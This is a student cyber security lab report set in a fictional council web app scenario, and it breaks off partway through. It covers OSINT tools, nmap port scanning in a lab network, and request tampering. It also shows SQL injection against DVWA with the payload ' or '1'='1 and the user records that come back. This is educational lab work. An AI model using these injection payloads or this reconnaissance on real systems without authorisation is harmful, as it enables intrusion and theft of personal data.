

A scenario based report that details cyber security threats and preventions towards a company based on lab tutorials.

# 6COSC019W. 2 Cyber Security

Lab Report

---

## Contents

Building My Scenario .....	2
Report Requirements For Client .....	2
Information Gathering.....	2
OSINT Activities .....	2
Reconnaissance .....	6
Port Scanning and Enumeration.....	6
Server Side Exploits .....	9
Data Tampering .....	9
SQL Injection.....	10
XSS Scripting.....	13
Client side exploits.....	14
Man in the Middle Attack (MiTM) .....	14
Social Engineering Attack.....	16
Denial of Service Attacks.....	19
DoS the web server.....	19
Recommendations to protect the scenario company server.....	21
References .....	23

## Building My Scenario

My company was hired to conduct a penetration for a local council in a small village with a population of about 100 residents. The local council has a web application where residents are able to make requests and inquiries about their homes such as a gas visit or a window being replaced. The website only holds personal information about the residents so that the website services can be used effectively. Staff members of the council are also able to use the website to manage the request and inquiries that residents make on the web application. An important note is that the staff and residents usually correspond with each other through email. The credentials of all staff members are also stored in the database.

## Report Requirements For Client

### Information Gathering

Before any type of penetration happens attackers usually gather information about their target. There is a variety of tools that help attackers gather information about their target, these fall under the term of Open-Source Intelligence Investigation (OSINT).

### OSINT Activities

#### Three examples of Open-Source Intelligence (OSINT) investigation activities


The first tool I used for the information gathering process is 'Spiderfoot'. Spiderfoot is ran from a terminal and asks for the port number that is going to be scanned; the port number for the local council's web application is : 127.0.0.1:5001. You can use any number for the port scan but it is always suggested to use a larger number instead.

```
(kali㉿kali)-[~]
$ spiderfoot -l 127.0.0.1:5001
2023-02-17 15:45:18,299 [INFO] sf : Starting web server at 127.0.0.1:5001 ...


*****
Use SpiderFoot by starting your web browser of choice and
browse to http://127.0.0.1:5001/
*****

2023-02-17 15:45:18,334 [WARNING] sf :
*****
Warning: passwd file contains no passwords. Authentication disabled.
Please consider adding authentication to protect this instance!
Refer to https://www.spiderfoot.net/documentation/#security.
*****
```

I then perform a scan on the port, the type of scan I performed on the port was a passive scan as we were only in the stage of information gathering, the results of this scan are below :



When receiving the results its important to explore them; upon this further research I found a secret message:


spiderfoot
New Scan
Scans
Settings
Light Mode
About

# practise

FINISHED

Summary
Correlations
Browse
Graph
Scan Settings
Log






Search...

[Browse](#) / [DNS TXT Record](#)

<input type="checkbox"/> Data Element	Source Data Element	Source Module	Identified
<input type="checkbox"/> Well done for finding this. However I am afraid you wont get an extra mark :)	cwscenario.site	sfp_dnsraw	2023-02-10 07:09:34

2. Recon-ng is another open source tool that's used for information gathering and reconnaissance before performing penetration testing. It's quite the powerful tool that scans for open ports, discovering subdomains, finds web application vulnerabilities and other public data that is associated with the target. If you take a look at the image below; after running the local council's web application through Recon-ng, I was able to gather some information although very limited. The information I gathered was the IP address of the web application: 217.160.0.219.



The screenshot shows the Recon-ng web interface. At the top, there's a navigation bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. Below it, a terminal window displays the following commands and output:

```
(kali@kali)~$ recon-ng
[*] Version check disabled.
```

The main content area features a large ASCII art logo for 'practise' and a section titled 'Sponsored by ...' with logos for 'BLACK HILLS' (www.blackhillsinfosec.com) and 'practisec' (www.practisec.com). Below this, a bar chart titled 'Percentage of Uniq...' is visible. The terminal window shows the following commands and output:

```
[1] Recon modules

[recon-ng][default] > modules load hackertarget
[recon-ng][default][hackertarget] > options set source cwsenario.site
SOURCE => cwsenario.site
[recon-ng][default][hackertarget] > run
```


The output for the 'CWSENARIO.SITE' module is as follows:

```
Country: None
Host: cwsenario.site
Ip_Address: 217.160.0.219
Latitude: None
Longitude: None
Notes: None
Region: None
```

The 'SUMMARY' section shows:

```
1 total (0 new) hosts found.
[recon-ng][default][hackertarget] >
```

3. The OISNT tool that I used for the information gathering process was a tool called SIGIT – Simple Information Gathering ToolKit. The great feature of SIGIT is its user friendly interface that helps atomise a lot of the information gathering process. It's a very powerful tool that many cyber security professionals and penetration testers use. SIGIT offers 12 type of option when it comes to information gathering, given the nature of task I chose option 06 and imputed the domain of the local council's web application, I have pasted below my findings.



```
kali@kali: ~/SIGIT
File Actions Edit View Help
~v{oooooooooooooooooooooooooooo}v~
,~w{oooooooooooo}Pv,,"-'.',,vP{oooooooooooo}oer,
{oooooooooooooooo} C{oooooooooooooooo}
{oooooooooooooooo}f C{oooooooooooooooo}!
{oooooooooooooooo}p- -q{oooooooooooooooo}
{oooooooooooooooo}" ~{oooooooooooooooo}
{oooooooo} , - , - , "oooooooo
{oooooooo}+; " ;+ih{oooooooo}
{oooooooo} ;{oooooooo}
{oooooooo}2> "2{oooooooo}
{oooooooo}Z{oooooooo}
{oooooooo}e{oooooooo}
{oooooooo}C{oooooooo}
<oooooooo, ,s{oooooooo<
-"vjq};- -;jq}v"-
[ S.I.G.I.T ]
Simple Information Gathering Toolkit
Author by @termshackers.id

Choose number or type exit for exiting
01 Userrecon Username reconnaissance
02 Facedumper Dump facebook information
03 Mailfinder Find email with name
04 Godorker Dorking with google search
05 Phoneinfo Phone number information
06 DNSLookup Domain name system lookup
07 Whoislookup Identify who is on domain
08 Sublookup Subnetwork lookup
09 Hostfinder Find host domain
10 DNSfinder Find host domain name system
11 RIPLookup Reverse IP lookup
12 IPlocation IP to location tracker

> choose: 06
> enter domain or IP: cwsenario.site

- A : 217.160.0.219
- AAAA : 2001:8d8:100f:f000::2b6
- MX : 10 mx00.ionos.co.uk.
- MX : 10 mx01.ionos.co.uk.
- NS : ns1032.ui-dns.de.
- NS : ns1115.ui-dns.biz.
- NS : ns1108.ui-dns.org.
- NS : ns1093.ui-dns.com.
- TXT : "Well done for finding this. However I am afraid you wont get an extra mark :)"
- SOA : ns1093.ui-dns.com. hostmaster.iund1.com. 2017060103 28800 7200 604800 600

press enter for back to previous menu
```

### Research and evaluation of OSINT

OSINT refers to the collection, analysis and use of public information in this being the target. Its imperative that experts, hackers and testers go through the information gathering process for a few reasons. It's the most efficient and cost effective way of gathering information about a target with the use of public data and records instead of physical reconnaissance or social engineering. Another reason for how OSINT is effective is a legal manner because you are making use of public information you have not broken any laws (yet) and lastly it helps prevent any surprises that may arise later when conducting the penetration test.

For the reasons listed above it is important that before any testing can occur OSINT activities must take place. Performing these activities lets testers gather information about the target system or organization and use it to inform their testing efforts. This can ultimately lead to a more successful and efficient testing process.


### Scenario assessment: OSINT activities

When looking over the results of my OSINT activities, the information I was able to gather was extremely limited the most substantial piece of information I found was the IP address. However with the right expertise and skillset an attacker could make good use of this info.

## Reconnaissance


### Port Scanning and Enumeration

Port Scanning and Enumeration are key steps when it comes reconnaissance stage on penetration testing. They help identify open ports and gather additional information about services running on those identified ports. Before performing any type of scans or information gathering we have to set up a DNS server.



### Identifying the ports

Now that we have set a DNS server for the host only connection we have to make sure that the server is running or answering our pings.



Now that we know that the host is up we can begin scanning and seeing if we can identify any open ports, we also need the Ip address of where the scan will be taking place.

```

kali@kali:~$ sudo nano /etc/resolv.conf
(kali@kali)-[~]
$ nmap -sn 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-09 16:40 EST
Nmap scan report for 192.168.56.102
Host is up (0.0025s latency).
Nmap done: 1 IP address (1 host up) scanned in 13.03 seconds

(kali@kali)-[~]
$ nmap 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-09 16:42 EST
Nmap scan report for 192.168.56.102
Host is up (0.0064s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
143/tcp   open  imap
443/tcp   open  https
445/tcp   open  microsoft-ds
5001/tcp  open  complex-link
8080/tcp  open  http-proxy
8081/tcp  open  blackice-icecap
Nmap done: 1 IP address (1 host up) scanned in 13.26 seconds

(kali@kali)-[~]
$

```

After performing an nmap on the IP address of : 192.168.56.102 and I have identified 9 open ports that can lead to serious consequences for the local council.

### Research and explain what an open port means and identify threats

An open port is a network port on a computer system who's settings has allowed for communication with outside sources. When a port is open the system is allowing incoming connections to that port but that can come with several dangers for the computer system and the data. An open port gives way to port scanning and reconnaissance if an open port is identified it can be used to perform enumeration and gather additional information about the system and even identify potential vulnerabilities. These vulnerabilities can be exploited by malware and viruses; because the ports allows communication form outside sources malware and viruses can enter the system through this connection eventually spreading to other systems on the network. Another important note is the open ports can allow unauthorized access witch attackers can use to steal sensitive data and even launch further attacks.

### Scenario assessment: Port Scanning and Enumeration

There are 8 open ports bellow I will name them and explain the threats that each open port holds.

Port 22/tcp	This port is used for shell connections so if an attacker gains unauthorized access through this port they could execute commands on the system and even steal sensitive data.
Port 80/tcp	This port is used HTTP connections usually associated with web servers. If a web server is running on this port an attacker could perform web exploits liking gaining unauthorized access.




Port 139/tcp	This port is used for NetBIOS connections. If an attacker gains access through this port they could execute commands on other systems .
Port 143/tcp	The 143 port is used for Internet message access protocol connections. If accessed by an attacker they could access email messages and other sensitive data.
Port 443/tcp	This port is used HTTP connections usually associated with web servers. If a web server is running on this port an attacker could perform web exploits liking gaining unauthorized access and execute malicious code.
Port 445/tcp	This port is used for SMB(Server Message Block) connections. If an attacker gains access to this port they could execute malicious code
Port 5001/tcp	The 5001/tcp port is usually used for file sharing applications. An attacker who gains access could potentially access sensitive files.
Port 8080/tcp	This port is commonly used for web applications or web proxy servers. If a web application were to be run on this port and attacker access this port they could exploit vulnerabilities in the application to gain unauthorised access.
Port 8081/tcp	This port is commonly used for web applications or web proxy servers. If a web application were to be run on this port and attacker access this port they could exploit vulnerabilities in the application to gain unauthorised access.

After taking a look at what ports were open and seeing the different threats of each open port, I concluded that most dangerous ports for local council's web application were; port 22/tcp, port 80/tcp, port 143/tcp, port 443/tcp, port 5001/tcp, port 8080/tcp and port 8081/tcp. This is because the web application and the local council system holds sensitive data about their local residents like their address and contact details. An attacker could exploit any one these open ports to steal data, exploit web vulnerabilities and execute malicious code.


## Server Side Exploits

### Data Tampering

As we highlighted earlier due to the numerous open ports the client's web application has many vulnerable points. The fact that ports 8080 and 8081 are open means an attacker could exploit the vulnerabilities in the application to gain unauthorised access and this could lead to data tampering. An example of data tampering is pictured below where I was able to login into the web application through intercepting and capturing a packet and altering the data before the request is sent off.



After tampering with the data before the request is sent off I was able to login:



### [Research and explain data tampering vulnerability](#)

Data tampering vulnerability is a type of security vulnerability that occurs when an attacker is able to modify or manipulate data in an unauthorized manner. This can lead to various consequences, such as unauthorized access to systems or data, changes to data integrity, and data theft or destruction.

The cyber security tenet that this vulnerability violates is Integrity.


### [Scenario assessment: Data Tampering](#)

If this type of activity was to take place on the client's web application sensitive data about the local residents could be attained by attackers. This sensitive data includes but is not limited to their name, address and contact details. If attackers obtained this data they could sell it to third parties or use these details for fraud.

### [SQL Injection](#)

#### [Identify and Exploit SQL injection on web application](#)

Before we test if the web application is vulnerable to SQL injection we have to check first if normal queries work, once we've confirmed that we start to test it little by little. The first test to see if there was a vulnerability I inputted '1' and this returned an error.



I need to make sure that the web application is vulnerable to SQL injections so I try to input '1', this entry was successful and proved that the web application was vulnerable to SQL injection.



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

Insecure CAPTCHA

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

## Vulnerability: SQL Injection

User ID:

Submit

ID: 1''  
First name: admin  
Surname: admin

More info


<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>  
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Username: admin  
Security Level: low  
PHPIDS: disabled

View Source

View Help

Now we can begin to exploit the vulnerabilities, I begin with a very basic SQL injection attack by introducing '1'='1 in the text box and the results printed are some first names and surnames that are store in the database



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

Insecure CAPTCHA

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout


## Vulnerability: SQL Injection

User ID:


Submit

ID: ' or '1'='1  
First name: admin  
Surname: admin  
  
ID: ' or '1'='1  
First name: Gordon  
Surname: Brown  
  
ID: ' or '1'='1  
First name: Hack  
Surname: Me  
  
ID: ' or '1'='1  
First name: Pablo  
Surname: Picasso  
  
ID: ' or '1'='1  
First name: Bob  
Surname: Smith  
  
ID: ' or '1'='1  
First name: user  
Surname: user

But my next step really exploits the vulnerability shown on the web application and allows me to access some sensitive data. By using the HackBar I was able to find out how many columns there are in the database.



Now knowing this it is easier to gain access to the sensitive which were the passwords for different accounts.



### Briefly research and explain SQL injection vulnerability

SQL injection is a type of security vulnerability that occurs when an attacker is able to inject malicious SQL code into a database query.

